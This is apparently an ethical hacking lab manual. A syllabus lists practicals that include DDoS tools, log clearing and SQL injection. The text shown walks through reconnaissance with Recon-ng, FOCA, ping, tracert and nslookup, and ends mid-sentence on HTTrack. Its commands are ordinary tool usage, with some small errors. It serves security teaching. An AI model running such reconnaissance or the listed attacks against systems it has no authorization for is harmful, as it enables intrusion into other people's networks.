

INDEX

Sr. No.	Title	Sign
1	<p>a. Use the following tools to perform footprinting and reconnaissance</p> <ul style="list-style-type: none"> i. Recon-ng (Using Kali Linux) ii. FOCA Tool iii. Windows Command Line Utilities <ul style="list-style-type: none"> • Ping • Tracert using Ping • Tracert • NSLookup iv. Website Copier Tool – HTTrack v. Metasploit (for information gathering) vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tools Mobile vii. Smart Whois viii. eMailTracker Pro ix. Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool <p>b. Scan the network using the following tools:</p> <ul style="list-style-type: none"> i. Hping2 / Hping3 ii. Advanced IP Scanner iii. Angry IP Scanner iv. Masscan v. NEET vi. CurrPorts vii. Colasoft Packet Builder viii. The Dude 	
2	<p>a. Use Proxy Workbench to see the data passing through it and save the data to file.</p> <p>b. Perform Network Discovery using the following tools:</p> <ul style="list-style-type: none"> i. Solar Wind Network Topology Mapper ii. OpManager iii. Network View iv. LANState Pro <p>c. Use the following censorship circumvention tools:</p> <ul style="list-style-type: none"> i. Alkasir 	

	<ul style="list-style-type: none"> ii. Tails OS <p>d. Use Scanning Tools for Mobile – Network Scanner, Fing – Network Tool, Network Discovery Tool, Port Droid Tool</p>	
3	<ul style="list-style-type: none"> a. Perform Enumeration using the following tools: <ul style="list-style-type: none"> i. Nmap ii. NetBIOS Enumeration Tool iii. SuperScan Software iv. Hyena v. SoftPerfect Network Scanner Tool vi. OpUtils vii. SolarWinds Engineer's Toolset viii. Wireshark b. Perform the vulnerability analysis using the following tools: <ul style="list-style-type: none"> i. Nessus ii. OpenVas 	
4	<ul style="list-style-type: none"> a. Perform mobile network scanning using NESSUS b. Perform the System Hacking using the following tools: <ul style="list-style-type: none"> i. Winrtgen ii. PWDump iii. Ophcrack iv. Flexispy v. NTFS Stream Manipulation vi. ADS Spy vii. Snow viii. Quickstego ix. Clearing Audit Policies x. Clearing Logs 	
5	<ul style="list-style-type: none"> a. Use wireshark to sniff the network. b. Use SMAC for MAC Spoofing. c. Use Caspa Network Analyser. d. Use Omnipipe Network Analyzer. 	
6	<ul style="list-style-type: none"> a. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux. b. Perform the DDOS attack using the following tools: <ul style="list-style-type: none"> i. HOIC 	

	<ul style="list-style-type: none"> ii. LOIC iii. HULK iv. Metasploit <p>c. Using Burp Suite to inspect and modify traffic between the browser and target application.</p>	
7	<ul style="list-style-type: none"> a. Perform Web App Scanning using OWASP Zed Proxy. b. Use droidsheep on mobile for session hijacking c. Demonstrate the use of the following firewalls: <ul style="list-style-type: none"> i. Zonealarm and analyse using Firewall Analyzer. ii. Comodo Firewall d. Use HoneyBOT to capture malicious network traffic. e. Use the following tools to protect attacks on the web servers: <ul style="list-style-type: none"> i. IIS Server ii. Microsoft Baseline Security Analyzer iii. Syhunt Hybrid 	
8	<ul style="list-style-type: none"> a. Protect the Web Application using dotDefender. b. Demonstrate the following tools to perform SQL Injection: <ul style="list-style-type: none"> i. Tyrant SQL ii. Havij iii. BBQSQL 	
9	Use Aircrack-ng suite for wireless hacking and countermeasures.	
10	Use the following tools for cryptography <ul style="list-style-type: none"> i. HashCalc ii. Advanced Encryption Standard iii. TrueCrypt iv. CrypTool 	

Practical No. 1

Use the following tools to perform foot-printing and reconnaissance

➤ **Recon-ng (Using Kali Linux)**

Recon-ng is a full-featured Web Reconnaissance framework written in Python. Complete with independent modules, database interaction, built in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted quickly and thoroughly.


Recon-ng has a look and feel similar to the Metasploit Framework, reducing the learning curve for leveraging the framework. However, it is quite different. Recon-ng is not intended to compete with existing frameworks, as it is designed exclusively for web-based open source reconnaissance. If you want to exploit, use the Metasploit Framework. If you want to Social Engineer, use the Social Engineer Toolkit.

Uses of Recon-ng :

- Recon-ng is a complete package of Information gathering tools.
- Recon-ng can be used to find IP Addresses of target.
- Recon-ng can be used to look for error based SQL injections.
- Recon-ng can be used to find sensitive files such as robots.txt.
- Recon-ng can be used to find information about Geo-IP lookup, Banner grabbing, DNS lookup, port scanning, sub-domain information, reverse IP using WHOIS lookup .
- Recon-ng can be used to detect Content Management Systems (CMS) in use of a target web application,
- InfoSploit can be used for WHOIS data collection, Geo-IP lookup, Banner grabbing, DNS lookup, port scanning, sub-domain information, reverse IP, and MX records lookup
- Recon-ng is a complete package (TOOL) for information gathering. This tool is free and Open Source.
- Recon-ng subdomain finder modules is used to find subdomains of a single domain.
- Recon-ng can be used to find robots.txt file of a website.
- Recon-ng port scanner modules find closed and open ports which can be used to maintain access to the server.
- Recon-ng has various modules that can be used to get the information about target.

How to install: sudo apt install recon-ng

Step 1: Open Terminal of your Kali Linux



The screenshot shows a terminal window with a dark background and light-colored text. At the top, it displays the root user prompt: "root@kali: ~". Below the prompt, there is a menu bar with options: File, Actions, Edit, View, Help. The main area of the terminal is a large black rectangle, indicating that no text has been typed or displayed yet.

Step 2: On Terminal now type command.

git clone <https://github.com/lanmaster53/recon-ng.git>

```
root@kali: ~
File Actions Edit View Help
root@kali:~# git clone https://github.com/lanmaster53/recon-ng.git
Cloning into 'recon-ng'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 9507 (delta 0), reused 0 (delta 0), pack-reused 9503
Receiving objects: 100% (9507/9507), 3.06 MiB | 448.00 KiB/s, done.
Resolving deltas: 100% (4955/4955), done.
root@kali:~#
```

Step 3: To launch recon-ng on your kali Linux type the following the command and press enter..

```
# recon-ng
```

```
root@kali: ~
File Actions Edit View Help
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 9507 (delta 0), reused 0 (delta 0), pack-reused 9503
Receiving objects: 100% (9507/9507), 3.06 MiB | 448.00 KiB/s, done.
Resolving deltas: 100% (4955/4955), done.
root@kali:~# recon-ng
[*] Version check disabled.

Sponsored by ...
              ^ \ \ / \ 
             / \ / \ \ \ \ 
            // / \ \ \ \ V \ \
            BLACK HILLS infosec.com
www.blackhillsinfosec.com
PRACTISEC
www.practisesec.com

[recon-ng v5.0.1, Tim Tomes (@lanmaster53)]
[*] No modules enabled/installied.

[recon-ng][default] >
```

Now Recon-ng has been downloaded and running successfully.

Step 4: Now to do Reconnaissance first you have to create a workspace for that. Basically, workspaces are like separate spaces in which you can perform reconnaissance of different targets. To know about workspaces just type the following command.

```
# workspaces
```

```
[recon-ng][default] >
[recon-ng][default] > workspaces
Manages workspaces

Usage: workspaces <create|list|load|remove> [ ... ]

[recon-ng][default] > ■

File Actions Edit View Help
[recon-ng][javatpoint] > marketplace
Interfaces with the module marketplace

Usage: marketplace <info|install|refresh|remove|search> [ ... ]

[recon-ng][javatpoint] > marketplace search
+-----+
| Name System      | gobuster      | Path          | ATSCAN      | Version | Status | Updated | D | K |
+-----+
| discovery/info_disclosure/cache_snoop | 1.1 | not installed | 2020-10-13 |         |        |         |   |   |
| discovery/info_disclosure/interesting_files | 1.2 | not installed | 2021-10-04 |         |        |         |   |   |
| exploitation/injection/command_injector | 1.0 | not installed | 2019-06-24 |         |        |         |   |   |
| exploitation/injection/xpath_bruter | 1.2 | not installed | 2019-10-08 |         |        |         |   |   |
| import/csv_file | 1.1 | not installed | 2019-08-09 |         |        |         |   |   |
| import/list      | BillCipher    | Tidos       |             | 1.1 | not installed | 2019-06-24 |   |   |
| import/masscan   |             |             |             | 1.0 | not installed | 2020-04-07 |   |   |
| import/nmap      |             |             |             | 1.1 | not installed | 2020-10-06 |   |   |
+-----+
```

Step 5: As we can see, there is a list of modules, and many of them are not installed therefore type the following command to install those modules.

marksheet install (module name)

```
[recon-ng][javatpoint] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
[recon-ng][javatpoint] > ■
```

Step 6: We can see that the module **recon/companies-domains/viewdns_reverse_whois** has been installed. Now we will load this module into our your **workspace**.

modules load (module name)

```
[recon-ng][javatpoint] > marketplace install recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules ...
[recon-ng][javatpoint] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][javatpoint][viewdns_reverse_whois] > ■
```

Step 7: As we can see, we are now in the **viewdns_reverse_whois** module. To utilize this module, we must first set the source.

Options set SOURCE (domain name)

```
[recon-ng][javatpoint][viewdns_reverse_whois] > options set SOURCE google.com
SOURCE => google.com
[recon-ng][javatpoint][viewdns_reverse_whois] > run

_____
GOOGLE.COM
_____
[*) Domain: 028-hty.com
[*) Notes: None
[*)
[*) Domain: 04plan.com
[*) Notes: None
[*)
[*) Domain: 0512zc.cn
[*) Notes: None
```

Practical Steps

1. Open Terminal:

Launch Kali Linux and open a terminal window.

2. Start Recon-ng:

Type recon-*ng* in the terminal and hit Enter. This will start the Recon-*ng* framework.

recon-*ng* > show modules

recon-*ng* > Search Netcraft

3. Update Recon-ng:

recon-*ng* > apt update

recon-*ng* > apt install -y -f

4. Load Modules:

recon-*ng* > use recon/domains-hosts/...

5. Set Options:

recon-*ng* > set SOURCE example.com

6. Run the Module:

recon-*ng* > run

recon-*ng* > help

7. Review Results:

Recon-*ng* will display the results on the screen. You can then save the output or further process it.

8. Exit Recon-ng:

To exit Recon-*ng*, simply type exit or Ctrl+C.

➤ FOCA Tool

FOCA is a tool used mainly to find metadata and hidden information in the documents it scans. These documents may be on web pages, and can be downloaded and analyzed with FOCA.

It is capable of analyzing a wide variety of documents, with the most common being Microsoft Office, Open Office, or PDF files, although it also analyses Adobe InDesign or SVG files, for instance.

These documents are searched for using three possible search engines: Google, Bing, and DuckDuckGo.

The sum of the results from the three engines amounts to a lot of documents. It is also possible to add local files to extract the EXIF information from graphic files, and a complete analysis of the information discovered through the URL is conducted even before downloading the file.

Requisites

- To run the solution locally the system will need:
- Microsoft Windows (64 bits). Versions 7, 8, 8.1 and 10.
- Microsoft .NET Framework 4.7.1.
- Microsoft Visual C++ 2010 x64 or greater.
- An instance of SQL Server 2014 or greater.


Here is a basic overview of how to use FOCA:

Launch FOCA:


Open FOCA after installation. Application will be started as shown in the screenshot below

1. Choose Where You Save Results


When you install FOCA, you will be greeted with a screen like that below. The first task we need to do is to start a new project and then tell FOCA where we want to save our results.




- First we need to create new project in it by clicking on project on top left and then new project
- Enter the project name as per your need (here, for me- **project of testfire.net**)
- Now in the domain field enter the website domain in the field (here, **www.testfire.net**)
- In the field of alternative domains you can leave it empty or put any subdomain if it is available.
- In this field (folder where to save document) you can choose the folder where you want to save the result of your scan for changing the folder click on the folder search icon and choose the folder
- Leave the rest field as it default and if you want any notes then enter it or else leave it empty
- All the pre-configurations are done now click on the create button for creating the project.




2. Now your project windows will appear then select the all three search engines for extracting information of the targeted domain, and in the extension section select all extension or as you required for getting the file from the domain. (here, selecting all domains and extensions).




3. After selection of all the thing then click on the search all button for executing the application query, and then you will get the results after the scan completed.




4. For viewing any file information stored in the subdomains then right-click on that URL and click **Links -> Open in Browser**



5. Now go back to the FOCA application and see the left panel then click on the network node and other nodes in the section for seeing other network and services in the domain.



6. Now click on the domain node and then click on the Google crawling for getting the domain obtained through scanning along with their severity as low, medium, or high is displayed, as shown in the screenshot.



7. Using this information, attackers can further find vulnerabilities in the target domain and exploit them to launch web application attacks. Now, expand the Document Analysis node; further expand

the Metadata Summary node. Here, information regarding users, folders, printers, software, etc. is displayed.

Note: you should have proper authorization and ensure that you are not violating any laws or policies. Using it without permission can be illegal and unethical. Always follow ethical hacking guidelines and respect privacy and legal boundaries. Use FOCA in a responsible and professional manner.

➤ Windows Command Line Utilities

1. Ping

Case Study: Consider a network where you have access to a Windows PC connected to the Internet. Using Windows-based tools, let's gather some information about the target. You can assume any target domain or IP address, in our case, we are using example.com as a target.

Open Windows Command Line (cmd) from Windows PC
Enter the command “Ping example.com” to ping.

From the output, you can observe and extract the following information:

1. Example.com is live
2. IP address of example.com.
3. Round Trip Time
4. TTL value
5. Packet loss statistics

Now, Enter the command to check the value of fragmentation.

C:\>Ping example.com -f -l 1500

The output shows “**Packet needs to be fragmented but DF set**” which means 1500 bits will require being fragmented. Let's try again with smaller value:

C:\> Ping example.com -f -l 1400

Output again shows “**Packet needs to be fragmented but DF set**” which means 1400 bits will require being fragmented. Let's try again with smaller value:

:

C:\> Ping example.com -f -l 1200

The output shows the reply now, which means 1200 bits will not require being fragmented. You can try again to get the more appropriate fragment value.

2. Tracert using Ping

Now, Enter the command “**Tracert example.com** ” to trace the target.

C:> Tracert example.com

From the output, you can get the information about hops between the source (your PC) and the destination (example.com), response times and other information.

3. NSLookup

NSLookup, short for Name Server Lookup, is a command-line tool used in both Windows and Unix-like operating systems. It is primarily used for querying DNS (Domain Name System) servers to obtain information about domain names, IP addresses, and other DNS records.

NSLookup is a valuable tool for network administrators, security professionals, and anyone who needs to troubleshoot DNS-related issues or gather information about domain names and their associated IP addresses. It's available in both Windows and Unix-like operating systems and can be used from the command line.

Here are some common uses of NSLookup:

1. Resolve Domain Names to IP Addresses:

You can use NSLookup to find the IP address associated with a given domain name. For example:
nslookup www.example.com

2. Reverse DNS Lookup:

NSLookup can also be used to perform a reverse DNS lookup, which means finding the domain name associated with a given IP address. For example:

nslookup 192.168.1.1

3. Query Specific DNS Servers:

You can specify a specific DNS server to use for the lookup. This is useful for troubleshooting DNS issues or testing a specific server. For example:

nslookup www.example.com 8.8.8.8

4. Check Mail Exchange (MX) Records:

NSLookup can be used to find the mail servers responsible for a domain. This is essential for email configuration. For example:

set type=mx

example.com

5. Display Information About Authoritative Name Servers:

This is useful for identifying the authoritative name servers for a domain. For example:

set type=ns

example.com

➤ Website Copier Tool – HTTrack

HTTrack is a [free](#) and [open-source Web crawler](#) and [offline browser](#), developed by Xavier Roche and licensed under the [GNU General Public License Version 3](#).


HTTrack allows users to download [World Wide Web](#) sites from the [Internet](#) to a local computer.^{[5][6]} By default, HTTrack arranges the downloaded site by the original site's relative link-structure. The downloaded (or "[mirrored](#)") website can be browsed by opening a page of the site in a browser.

HTTrack can also update an existing mirrored site and resume interrupted downloads. HTTrack is

